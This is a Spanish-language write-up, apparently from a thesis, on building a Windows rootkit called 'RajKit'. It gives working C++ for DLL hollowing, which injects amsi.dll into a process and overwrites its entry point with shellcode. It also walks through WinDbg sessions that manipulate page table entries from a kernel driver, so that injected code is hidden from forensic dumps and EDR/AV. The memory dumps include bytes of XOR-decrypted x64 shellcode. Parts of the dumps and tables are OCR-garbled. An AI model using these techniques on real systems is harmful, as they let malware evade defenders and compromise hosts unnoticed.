El código malicioso se inyecta en una DLL legítima de Windows por lo tanto se entorpece la detección, tanto por análisis estáticos como por sistemas de detección como los EDR/AV.

El thread con el código malicioso, está asociado con un módulo legítimo de Windows.




Figura 5-1. DLL HOLLOWING “Sobrecarga de módulos”

Para realizar esta operación y aunque nosotros no lo implementemos en el código, el diseño de nuestro malware requiere realizar las llamadas a API mediante la técnica descrita en el punto 4 del trabajo, *syscall direct calling* para evitar el monitoreo de EDR.

- **OpenProcess**
- **LoadLibrary**
- **VirtualAllocEx**
- **WriteProcessMemory**
- **CreateThread**

En este ejemplo realizaremos la inyección de la DLL benigna en un *notepad.exe*, para comprender más fácil la técnica, pero en nuestro malware se propone hacerlo en el propio proceso de nuestra pieza de malware para después realizar la ocultación desde el driver *RajKit.sys* desde la siguiente fase de **PTE REMAPPING**.

Lo primero es obtener un manejador del proceso a través del ID:

```
processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Cargamos la DLL benigna propia de la biblioteca de windows , system32:

```
remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof moduleToInject, MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, (LPVOID)moduleToInject, sizeof moduleToInject, NULL);
PTHREAD_START_ROUTINE threadRoutine = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
HANDLE dllThread = CreateRemoteThread(processHandle, NULL, 0, threadRoutine, remoteBuffer, 0, NULL);

WaitForSingleObject(dllThread, 1000);
```

C:\WINDOWS\SYSTEM32\AMSI.DLL

Buscamos el *Base Address* del la dll injectada en el proceso, para ello iteramos todos los módulos y simplemente comparamos con el nombre del modulo *amsi.dll* en hasta el acierto:

```
EnumProcessModules(processHandle, modules, modulesSize, &modulesSizeNeeded);
modulesCount = modulesSizeNeeded / sizeof(HMODULE);
for (size_t i = 0; i < modulesCount; i++)
{
    remoteModule = modules[i];
    GetModuleBaseNameA(processHandle, remoteModule, remoteModuleName, sizeof(remoteModuleName));
    if (std::string(remoteModuleName).compare("amsi.dll") == 0)
    {
        std::cout << remoteModuleName << " at " << modules[i];
        break;
    }
}
```

Extraemos el *AddressOfEntryPoint* de la *dll* escalando a través de la estructura portable ejecutable:

```
DWORD headerBufferSize = 0x1000;
LPVOID targetProcessHeaderBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, headerBufferSize);
ReadProcessMemory(processHandle, remoteModule, targetProcessHeaderBuffer, headerBufferSize, NULL);


PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)targetProcessHeaderBuffer;
PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)targetProcessHeaderBuffer + dosHeader->e_lfanew);
LPVOID dllEntryPoint = (LPVOID)(ntHeader->OptionalHeader.AddressOfEntryPoint + (DWORD_PTR)remoteModule);
std::cout << ", entryPoint at " << dllEntryPoint;
```

Escribimos la shellcode en la memoria en el *EntryPoint* de la dll benigna para después crear un thread hacia el:

```
WriteProcessMemory(processHandle, dllEntryPoint, (LPCVOID)shellcode, sizeof(shellcode), NULL);
CreateRemoteThread(processHandle, NULL, 0, (PTHREAD_START_ROUTINE)dllEntryPoint, NULL, 0, NULL);
```

## 5.1 EJECUCIÓN

Trazaremos la ejecución del programa en busca del contenido del thread en el modulo *amsi.dll*, de tal forma que deberíamos obtener nuestra shellcode al volcar el thread del módulo benigno de windows:



Podemos observar como el *EntryPoint* de la dll beigna *amsi.dll* contiene nuestra shellcode.

## 6. PTE REMAPPING

Antes de entrar en esta técnica, es importante para el lector el planteamiento correcto del conjunto de la fase de “*DLL HOLLOWING+PTE REMAPPING*”, la implementación conjunta como bien se describe al principio del trabajo no se va llevar a cabo pero es indispensable para el lector conocer la propuesta, ya que no e visto ninguna implementación parecida que abarque este conjunto de técnicas.

Se propone de la siguiente manera:

- Desde la fase “*DLL HOLLOWING*” se copia **0x1000** desde el *EntryPoint* del código en memoria de *amsi.dll* en un espacio de memoria reservado previamente dentro de *amsi.dll*
- Se inyecta la shellcode a partir del *EntryPoint* de *amsi.dll* en memoria

Fase de ocultación desde el driver:

- Mediante la técnica que explico desde el punto 7.1, se modifican los pfn de las PTE que en realidad son las direcciones físicas reales de cada página de memoria, y se intercambian.
- De esta forma nuestro código quedaría oculto, cuando se haga un volcado del EntryPoint la traducción de direcciones virtuales a físicas, devolverá el volcado del EntryPoint original en lugar de la shellcode maligna.




Figura 6-1. DLL HOLLOWING + PTE REMAPPING

**IMPORANTE!!** Por lo tanto no solo inyectamos el código en una dll benigna del propio sistema Windows, sino que además en un análisis forense de la misma ese código quedaría oculto aprovechando la propia traducción de direcciones virtuales a físicas que realiza el propio sistema.

## 7.1 DIRECCIONES VIRTUALES, FÍSICAS, PAGINACIÓN Y BITS DE CONTROL

Todo lo que hacemos en este punto se basa en PAE, que se habilita a través de uno de los bits de control del registro CR4 del procesador, concretamente el sexto bit empezando de la derecha:

```
0: kd> .formats cr4
Evaluate expression:
Hex: 00000000`003506f8
Decimal: 3475192
Decimal (unsigned) : 3475192
Octal: 00000000000015203370
Binary: 00000000 00000000 00000000 00000000 00110101 00000110 11110000
Chars: ....5.
Time: Tue Feb 10 06:19:52 1970
Float: low 4.86978e-039 high 0
Double: 1.71697e-317
```

PAE

Ahora pasemos a despiecez lo que conocemos como dirección virtual, que es lo que representa cada parte y como se accede desde la base de la tabla PML4 a través de la dirección de memoria física que contiene el registro CR3 a la diferentes estructuras principales de paginación para llegar a la PTE y obtener la dirección física de la página correspondiente:




Figura 6-1. Traducción Dirección Virtual a Dirección Física

En el diagrama que e hecho se explica un poco el recorrido de la traducción, de tal forma que cada 9 bits desde el bit 47 se realiza un cálculo con el offset de la estructura de paginación y el registro de esa estructura se indexa para acceder a la siguiente estructura de paginación y terminar en la dirección física lineal correspondiente a esa dirección virtual lineal.

De esta forma tenemos 4 estructura de paginación responsables de esta traducción:

- **PML4** → bits 47-39 →  **$2^9=512$**  posibles indexaciones
- **PDPE** → bits 38-30 →  **$2^9=512$**  posibles indexaciones
- **PDE** → bits 29-21 →  **$2^9=512$**  posibles indexaciones
- **PTE** → bits 20-12 →  **$2^9=512$**  posibles indexaciones

Con lo que terminaríamos obteniendo la dirección física de la página correspondiente la cual en 64BITS sería

- **$2^{12}=4096$  bytes → 4K**

Siempre y cuando en los bits de control de la estructura PDPTE no tengamos activado **page\_size**, lo que permitiría crear Large Pages de 1GB y cambiar un poco la transición de la traducción, ya que se prescinde de las PTE y se accedería directamente desde PDE

Visto muy por encima el proceso de traducción y antes de explicar la técnica que trataremos desde el driver vamos a pasar al Windbg que mediante un ejemplo obtendré los flags de control de una entrada **PTE** para modificarlo y ver qué ocurre, que en este caso será la shellcode que inyectamos en un espacio de direcciones reservado por nosotros, para ello tenemos este código:

- **VirtualAlloc** → Reservamos espacio con permisos **0x40 (PAGE\_EXECUTE\_READWRITE)**
- **MoveMemory** → [payload] ('**\x90**')
- **VirtualProtect** → Cambiamos permisos a solo lectura → **(PAGE\_READONLY)**
- **MoveMemory** → [payload2] ('**\x00**')

Por lo tanto cambiaremos los permisos mediante la modificación del bit de control **R/W** de la PTE correspondiente a las entradas de página de la dirección virtual del espacio reservado, para permitir **RtlMoveMemory()** del segundo payload.

```

int main()
{
    ULONG CommitSize;

    char payload[] = 
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90";
    char payload2[] =
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00";
    LPVOID shellcode = VirtualAlloc(NULL,sizeof(payload),0x3000
        //0x02 -> SOLO LECTURA
        //0x40 -> PAGE_EXECUTE_READWRITE
        //0x10 -> PAGE_EXECUTE
        //0x04 -> PAGE_READWRITE
        0x40);
    printf("[+] Direccion shellcode: 0x%llx\n", shellcode);
    RtlMoveMemory(shellcode,payload,sizeof(payload));
    VirtualProtect(shellcode,sizeof(payload) PAGE_READONLY,&CommitSize);
    system("pause");
    RtlMoveMemory(shellcode, payload2, sizeof(payload));
    system("pause");
}

```

**Cambiamos permisos**

**Sin permisos de escritura, debería crashear**

Ejecutamos el programa en el GUEST y desde WinDBG nos ponemos en el contexto del proceso para hacer un volcado de la dirección del espacio reservado:

```

1: kd> !process 0 0 RajKit-RING3.exe
PROCESS fffffdc8fb2be2080
SessionId: 1 Cid: 0b00 Peb: 002b1000 ParentCid: 1a90
DirBase: 1456f4000 ObjectTable: fffff830861a89a00 HandleCount: 49.
Image: RajKit-RING3.exe
1: kd> .process /i fffffdc8fb2be2080
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.

```

Tenemos nuestro espacio reservado y los NOP's escritos en la dirección virtual **0x18000**:

```
1: kd> uf 0x180000
Flow analysis was incomplete, some code may be missing
00000000 00180000 90      nop
00000000 00180001 90      nop
00000000 00180002 90      nop
00000000 00180003 90      nop
00000000 00180004 90      nop
00000000 00180005 90      nop
00000000 00180006 90      nop
00000000 00180007 90      nop
```

En este punto de la ejecución, nos encontramos con los permisos en **PAGE\_READONLY** después de ejecutar **VirtualProtect()**, podemos comprobarlo mediante el comando **!pte**:

```
1: kd> !pte 0x180000
VA 00000000000180000
PXE at FFFFDAED76BB5000 PPE at FFFFDAED76A00000 PDE at FFFFDAED40000000 PTE at FFFEDAB80000000C000
contains 0A0000016E800867 contains 0A00000076E01867 contains 0A0000012E307867 contains 80000001A2F7E025
pfn 16e800 ---DA--UWEV pfn 76e01 ---DA--UWEV pfn 12e307 ---DA--UWEV pfn 1a2f7e ----A--UR-V
```

Cada estructura de paginación nos proporciona unos flags de control, en nuestro caso solo nos interesan los de la Page Table Entry:

- **BIT 1 → READ/WRITE**
- **BIT 2 → USER/SUPERUSER**
- **BIT 61 → NX (NO EXECUTE)**

<b>P</b>	Present	<b>G</b>	Global
<b>R/W</b>	Read/Write	<b>AVL</b>	Available
<b>U/S</b>	User/Supervisor	<b>PAT</b>	Page Attribute
<b>PWT</b>	Write-Through Table	<b>M</b>	Maximum
<b>PCD</b>	Cache Disable	<b>PK</b>	Protection Key
<b>A</b>	Accessed	<b>D</b>	Dirty
<b>PS</b>	Page Size	<b>XD</b>	Execute Disable

Comprobamos traduciendo a binario el contenido de esta Page Table, si el segundo bit se encuentra desactivado significa que solo es de lectura:

```
1: kd> .formats 80000001A2F7E025
Evaluate expression:
  Hex: 80000001 a2f7e025
  Decimal: -9223372029825654747
  Decimal (unsigned) : 9223372043883896869
  Octal: 1000000000064275760045
  Binary: 10000000 00000000 00000000 00000001 10100010 11110111 11100000 00100101
          READ
          ↑
```

Activamos ese BIT y sobre-escribimos el puntero que contiene la dirección de nuestro PTE en **FFFFDA8000000C00**:

**0x80000001A2F7E027**

Figura 7-2. Activamos el bit 2 {READ} en binario

```
1: kd> !pte 0x180000
          VA 0000000000180000
PXE at FFFFDAED76BB5000 PPE at FFFFDAED76A00000 PDE at FFFFDAED40000000 PTE at FFFFDA8000000C00
contains 0A000016E800867 contains 0A00000076E01867 contains 0A000012E307867 contains 80000001A2F7E025
pfn 16e800 ---DA--UWEV pfn 76e01 ---DA--UWEV pfn 12e307 ---DA--UWEV pfn 1a2f7e ---A--URV

1: kd> ep FFFFDA8000000C00 80000001A2F7E027
1: kd> !pte 0x180000
          VA 0000000000180000
PXE at FFFFDAED76BB5000 PPE at FFFFDAED76A00000 PDE at FFFFDAED40000000 PTE at FFFFDA8000000C00
contains 0A000016E800867 contains 0A00000076E01867 contains 0A000012E307867 contains 80000001A2F7E027
pfn 16e800 ---DA--UWEV pfn 76e01 ---DA--UWEV pfn 12e307 ---DA--UWEV pfn 1a2f7e ---A--URV
```

Conseguiremos escribir en ese espacio de memoria? Continuamos con la ejecución del programa en RING3 y volvamos a hacer un volcado de esa dirección, deberíamos tener un slide de '**\x00**':

```
1: kd> .process /i fffffdc8fb2be2080
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
1: kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff800`4c5c90b0 cc     int    3
0: kd> uf 0x180000
Flow analysis was incomplete, some code may be missing
00000000`00180000 0000 add    byte ptr [rax],al
00000000`00180002 0000 add    byte ptr [rax],al
00000000`00180004 0000 add    byte ptr [rax],al
00000000`00180006 0000 add    byte ptr [rax],al
00000000`00180008 0000 add    byte ptr [rax],al
00000000`0018000a 0000 add    byte ptr [rax],al
00000000`0018000c 0000 add    byte ptr [rax],al
00000000`0018000e 0000 add    byte ptr [rax],al
```

## 6.2 SUBVERSIÓN DE LA MEMORIA

Si bien existen varias técnicas que nos permiten ocultar partes seleccionadas de la memoria de un proceso en la aplicación de espacio de usuario, solo hablare de una ellas que será la que implementaremos en nuestro driver será el “*PTE REMAPING*”.

Qué es lo que conseguimos con esta técnica? Antes hemos visto que una entrada PTE contiene un marco de página llamado pfn, que sin entrar en detalles básicamente los PTE obtienen el pfn para la siguiente estructura de paginación, por lo tanto en un contexto de x64 donde las páginas físicas son de 4096 bytes es decir 0x1000, y multiplicando ese pfn por el tamaño de la página física nos daría una dirección de memoria física!!

Comprobemos que es cierto en WinDBG y dentro del contexto del programa del ejemplo anterior, tenemos una shellcode de '\x00' cargada en la dirección 0x18000:

```
1: kd> !pte 0x180000
                               VA 0000000000180000
PXE at FFFFDAED76BB5000    PPE at FFFFDAED76A00000    PDE at FFFFDAED40000000    PTE at FFFFDA8000000C00
contains 0A0000016E800867    contains 0A00000076E01867    contains 0A0000012E307867    contains 80000001A2F7E067
pfn 16e800    ---DA--UWEV  pfn 76e01    ---DA--UWEV  pfn 12e307    ---DA--UWEV  pfn 1a2f7e    ---DA--Uw-V
```

- Extraemos el marco de página de PTE y lo multiplicamos por **0x1000**
  - **0x1a2f7e** → dirección física
  - **0x18000** → dirección virtual

Realizando un dumpeo de las 2 direcciones deberíamos obtener los mismos datos, ya que en realidad estaríamos accediendo al mismo espacio físico, bien mediante traducción o bien de forma directa.

```

1: kd> !db 0x1a2f7e000
#1a2f7e000 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e010 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e020 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e030 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e040 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e050 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e060 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
#1a2f7e070 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
1: kd> db 0x180000
00000000`00180000 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180010 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180020 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180030 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180040 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180050 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180060 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00
00000000`00180070 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00

```

Por lo tanto, realmente podemos calcular la página física de la dirección virtual en tiempo de ejecución, y si aprovechamos para que el marco de página de la PTE de 2 direcciones virtuales diferentes apuntarán al mismo pfn??:

- Reservamos 2 espacios de memoria en user
- En uno de ellos lo rellenamos de nuestro payload y en el otro de código benigno
- Desde el driver obtenemos los correspondientes pfn de las PTE de las VA
- Y sobre-escribimos para el pfn de la página con el payload por el pfn del código benigno




Figura 6.2-1. Diagrama Subversión de la memoria

Trato de explicar en el diagrama anterior como sería la técnica que tratamos, de tal forma que “des-referenciamos” esa página física de su PTE, lo cual requerirá el recuperarla cuando se quiera acceder a ella.

### 6.3 DRIVER

Lo primero que haremos es reservar memoria para escribir nuestra shellcode en memoria y reservar otro espacio de memoria de las mismas características con un sled de 0x42 como zona de memoria benigna, después obtendremos la PTE con su PFN correspondiente de la misma forma que explique con el diagrama del punto 2 del write.

Si bien existe una API en *ntoskrnl.exe* llamada ***nt!MiGetPteAddress*** que en el desplazamiento 0x13 contiene la base de los PTE:

```
1: kd> uf nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff802`46abadc8 48c1e909    shr     rcx,9
fffff802`46abadcc 48b8f8ffff7f000000 mov    rax,7FFFFFFF8h
fffff802`46abadd6 4823c8    and    rcx,rcx
fffff802`46abadd9 48b80000000080faffff mov    rax,0FFFFFA800000000h → DIR.BASE: PTE
fffff802`46abade3 4803c1    add    rax,rcx
fffff802`46abade6 c3        ret
1: kd>||
```

Nosotros llegaremos extrayendo el valor CR3 del EPROCESS y escalando hasta PTE:

- **PML4E → PDPT → PD → PDE → PTE [PFN]**

#### 6.4 FASE 1

Reservamos 2 espacios en memoria en uno de ellos escribimos la shellcode descifrada y en el otro lo rellenamos de 0x42. Obtenemos la dirección virtual de la shellcode del tamaño 0x1000 que en nuestro caso se reserva en 0x18000 y seteamos su PTE a 0000000000000000 , y la dirección de la memoria limpia en 0x19000 con un tamaño también de 0x1000




Figura 6.4-1. Contenido PTE seteado a 0000000000000000

Intento representar en el diagrama la primera fase, recordar que el PFN de la PTE multiplicado por **0x1000** nos devuelve la dirección física real de tal forma que podemos volcar el contenido y mostramos con windbg:

- **0x18000 → (0x6a1cb\*0x1000) = DIR.FISICA**

```

1: kd> !pte 0x180000
PXE at FFFFFAFD7EBF5000 PPE at FFFFFAFD7EA0000 PDE at FFFFFAFD4000000
contains 0A000000688C2867 contains 0A0000001D5C3867 contains 0A000000504CD867 contains 0000000000000000
pfn 688c2 ---DA--UWEV pfn 1d5c3 ---DA--UWEV pfn 504cd ---DA--UWEV not valid

1: kd> !pfn 0x6a1cb
[PFN 0006A1CB] at address FFFF9C00013E5610
  flink 00000001  blink / share count 00000001
  reference count 0001  used entry count 0000
  restore pte 00000000 containing page 0504CD Active M
  Modified

1: kd> !db 0x6a1cb000
#6a1cb000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H.....AQAPRQ
#6a1cb010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R.H.R.H.R
#6a1cb020 20 48 8b 72 50 48 0f b7-4a 4a 3d c1 c9 48 31 c0 H.rPH.JJM1.H1.
#6a1cb030 1ac 3c 61 7c 02 2c 20 41-c1 c9 d1 01 c1 e2 ed .cal.A...A...
#6a1cb040 52 41 51 48 8b 52 20 8b-42 3c 48 01 d0 Bb 80 88 RAQH.R.B<H.....
#6a1cb050 100 00 00 48 85 c0 74 67-48 01 d0 50 8b 48 18 44 ...H..tgH.P.H.D
#6a1cb060 1Bb 40 20 49 01 d0 e3 56-48 ff c9 41 8b 34 88 48 @ I...VH.A.4.H
#6a1cb070 01_4d 4d 31 c9 48 31 c0-a4 c1_c9 0d 41 01 c1 ..M1.H1..A...A..
1: kd> !vtop 0x180000
Amd64Vtop: Virt 0000000000180000, pagedir 00000000405b6000
Amd64Vtop: PML4E 00000000405b6000
Amd64Vtop: PDPE 00000000688C2000
Amd64Vtop: PDE 000000001d5c3000
Amd64Vtop: PTE 00000000504cdcc00
Amd64Vtop: zero PTE
Virtual address 180000 translation fails, error 0xD0000147.

l: kd>

```

Podemos observar como el volcado de la dirección física **0x6a1cb000** que es la dirección virtual **0x18000** contiene la shellcode descifrada con la clave **RajKit** mediante XOR, lo podemos ver en el debugger en el mapa de memoria:

- **shellcode[i]^RajKit(i)]**

Mapa de memoria									
Dirección	Tamaño	Responsable	Información	Cor	Tipo	Permisos	Inicial		
0000000000010000	00000000000010000	UsUARIO			MAP	-RW--	-RW--		
0000000000020000	00000000000010000	UsUARIO			PRV	ERW--	ERW--		
0000000000030000	00000000000010000	UsUARIO			MAP	-R---	-R---		
0000000000050000	000000000000FA000	UsUARIO			PRV	-RW-	-RW-		
0000000000014A000	00000000000060000	UsUARIO			PRV	-RW-G	-RW-		
00000000000150000	00000000000040000	UsUARIO			MAP	-R---	-R---		
00000000000160000	00000000000010000	UsUARIO			MAP	-R---	-R---		
00000000000170000	00000000000020000	UsUARIO			PRV	-RW-	-RW-		
00000000000217000	00000000000017000	UsUARIO			PRV	-RW--	-RW--		
0000000000021E000	000000000001E2000	UsUARIO	Reservado (0000000000200000)		PRV	-RW--	-RW--		
00000000000400000	00000000000070000	UsUARIO	Device\HarddiskVolume3\Windows\system32\svchost.exe		MAP	-R---	-R---		
<									
Dirección	Hex		ASCII						
0000000000020000	FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51		UH.àðE..AQAPRQ						
0000000000020010	56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52		VH1oH.R.H.R.H.R						
0000000000020020	20 48 8B 72 50 48 0F B7 4A 4A 3D C1 C9 48 31 C0		H.rPH.JJM1H1À						
0000000000020030	AC 3C 61 7C 02 2C 20 41 C1 C9 00 41 01 C1 E2 ED		¬<al., AAE.A.Aäi						
0000000000020040	52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 88 80 88		RAQH.R.B<H.B...						
0000000000020050	00 00 00 48 85 C0 74 67 48 01 D0 88 48 18 44		..H.AtgH.DP.H.D						
0000000000020060	8B 40 20 49 01 D0 E3 56 48 FF C9 41 88 34 88		@ I.DáHYÉA.4.H						
0000000000020070	01 D6 4D 31 C9 48 31 C0 A4 41 C1 C9 0D 41 01 C1		ÓMIÉH1À-AAE.A.À						
